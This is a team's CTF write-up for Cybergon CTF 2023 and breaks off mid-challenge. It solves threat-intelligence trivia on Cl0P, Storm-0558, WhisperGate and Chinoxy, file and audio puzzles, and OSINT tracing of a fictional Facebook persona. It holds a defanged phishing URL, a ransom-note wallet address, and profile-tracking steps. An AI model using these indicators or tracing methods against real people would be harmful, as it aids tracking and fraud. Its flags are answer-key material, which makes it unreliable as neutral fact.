CYBORG

Cybergon CTF 2023

25.8.2023

Participated Team Members

- Thurein Oo
- Htet Wai Phyo
- Wai Yan Kyaw

Table of Contents

Table of Fingures

1. MISC

Move Move MISC

Question: Well-known file transfer software product is attacked by a ransomware group. Do you know RAT name that used by this group for C2?

Scenario: A simple google search found out that it is Cl0P ransomware group. Further research associated with this group redirected me this link [https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a]

Flag: CybergonCTF{flawedammyy}

Storm Zero Five Five Eight MISC

Question: The strom hit Exchange Online and got unauthorized email access using OWA. What key did the strom use for the access ?

Scenario: Go to this site [https://msrc.microsoft.com/blog/2023/07/microsoft-mitigates-china-based-threat-actor-storm-0558-targeting-of-customer-email/] and you will found Storm-0558 abused Microsoft account (MSA) consumer signing key.

Flag: CybergonCTF{signing}

BMW for Sale MISC

Question: Do you heard any threat actor group luring victims by attracting with BMW car advertisement as part of their campaign? If you realized the campaign, I believed you can find the associated malicious url.

Scenario: Simple research on google redirected me to this link [https://unit42.paloaltonetworks.com/cloaked-ursa-phishing/] and found out that phishing link is (hxxps://resetlocations[.]com/bmw.htm)

Flag: CybergonCTF{https://resetlocations.com/bmw.htm}

Operation Ghost MISC

Question**:** What MITRE techinques used to make data obfuscation in the Operation Ghost?

Scenario**:** During Operation Ghost, APT29 used steganography to hide the communications between the implants and their C&C servers.(MITRE)
[https://attack.mitre.org/techniques/T1001/002/]

Flag: CybergonCTF{ID: T1001.002}

Back Door MISC

Question**:** Do you know the cyber espionage campaign used chinoxy backdoor ? In that campaign, threat actor used vbs to run remote commands.

Scenario: Go to this
link[https://www.bitdefender.com/files/News/CaseStudies/study/379/Bitdefender-Whitepaper-Chinese-APT.pdf] and I found **wmiexec.vbs** is used to run remote commands.

Flag: CybergonCTF{wmiexec.vbs}

Find Me MISC

Question**:** Find, spot and grab the flag.

Scenario**:** It is just an excel file and when I opened, nothing came up.




Figure 1.1: Nothing ComeUp Excel FIle

I changed the file name into Fine_me.zip and extract it.

When I open sharedStrings.xml file in xl folder, there is a flag appeared like that.

Figure 1.2: Data from sharedStrings.xml

Oh! This is actually a flag.

Flag: CybergonCTF{Hidden_Words_4_U}

Captured MISC

Question**:** Our intels captured some conversation between Mr.Yit and his friend. Do you find some useful information ?

Scenario**:** It is just an audio file between Mr.Yit and his friend. But in this conversation the phone number of Mr.Yit is hidden by some touch pad sound. A quick research showed me that it is DTMF sound. I search for DTMF decoder online. On this site [https://dtmf.netlify.app/] , I decode the audio file. There is a phone number and it is a flag actually.




Figure 1.3: DTMF Decoder

Flag: CybergonCTF{09007007007}

Help Me MISC

Question: How many languages can you speak ?

Scenario: In this video, there is flashlight seemed like a signal. I opened it in Audacity,




Figure 1.4: Analyze File Data with Audacity

There is morse code hidden in it. I manually copied and translated it.




Figure 1.5: Morse Code Decoder

You can also use Morse Code Engineer Application on mobile phone.

Flag: CybergonCTF{sos_sos_sos}

Wallet Address MISC

Question: APT group used Whipser Gate to perform destructive operation. One of the strategies is overwritting MBR to create fake ransom note. Can you find wallet address that used in that note ?

Scenario: A simple google search and found this link [https://blogs.blackberry.com/en/2022/01/threat-thursday-whispergate-wiper].

There is a wallet address in it.

Figure 1.6: Wallet Address Data

Flag: CybergonCTF{1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv}

2. OSINT

Warm Up 1

Question: Do you know the State of this location?

Scenario: Image Analysis with Google Lens

The challenge began with a provided photo of the Shweyinhmyaw Pagoda. Google Lens, a visual search tool, was utilized to analyze the image. The analysis revealed that the photo depicted the Shweyinhmyaw Pagoda.




Figure 2.1: About Shweyinhmyaw Pagado from Google Lens

The research led to the discovery that the Shweyinhmyaw Pagoda is situated in the center of Hpa-an town, within the Kayin State of Myanmar. This information was essential to fulfill the challenge's objective of accurately locating the pagoda.




Figure 2.2: About Shwe Yin Myaw Pagoda from Wiki

Flag: CybergonCTF{Kayin_State}

Big Fan 1

Question: Mr.Yit used another well known social network. And, he is big fan of Exploit Ware Labs. Can you track him? If you can, find the Bio of his profile.

Scenario: Located the official ExploitWareLabs Facebook page through a platform search

The challenge revolved around finding Mr. Yit's profile on a well-known social networking platform, his connection to Exploit Ware Labs, and obtaining his profile bio.

To identify Mr. Yit's profile, the focus shifted to examining the reactions and comments on posts made by ExploitWareLabs.




Figure 2.3: Search Maung Yit Account from ExploitWereLabs Pag

Through the process of analyzing reactions on ExploitWareLabs' posts. The next step was to access Mr. Yit's profile and extract his bio information.




Figure 2.4: Analys the Maung Yit's Profile

Flag: CybergonCTF{love_what_you_d}

Big Fan 2

Question: Mr.Yit has a lot of hobbies. Football is one of them. Can you able to find out his favorite football club?

Scenario: By analyzing Mr. Yit's profile image, which featured a football player

The challenge's initiation involved closely examining Mr. Yit's profile image, which prominently featured a football player. The profile image was subjected to a Google Lens search to identify the football player depicted.

The search revealed that the football player in the image was Bobby Charlton, an English former footballer.




Figure 2.5: About Bobby Charlton from Google Lens

Further research established that Bobby Charlton is famously associated with Manchester United Football Club. The conclusion was reached that Manchester United is Mr. Yit's favorite football club.

Figure 2.6: About Mr Bobby Charlton's from Wiki

Flag: CybergonCTF{Manchester_United}

Big Fan 3

Question: Do you know his favorite photographer name?

Scenario: Exploration of Mr. Yit's Facebook wall to identify any relevant posts related to photography

The initial step encompassed navigating through Mr. Yit's Facebook wall to identify posts or content related to photography.




Figure 2.7: Search Photos from Maung Yit Account

A particular post featuring an exhibition photo captured Mr. Yit's interest. This post was selected as a potential source to find the favorite photographer's name.




Figure 2.8: Search Exhibition Phtoto with Google Lens

To identify the exhibition photo, I used Google Lens and search the information about the image, including the photographer's name.

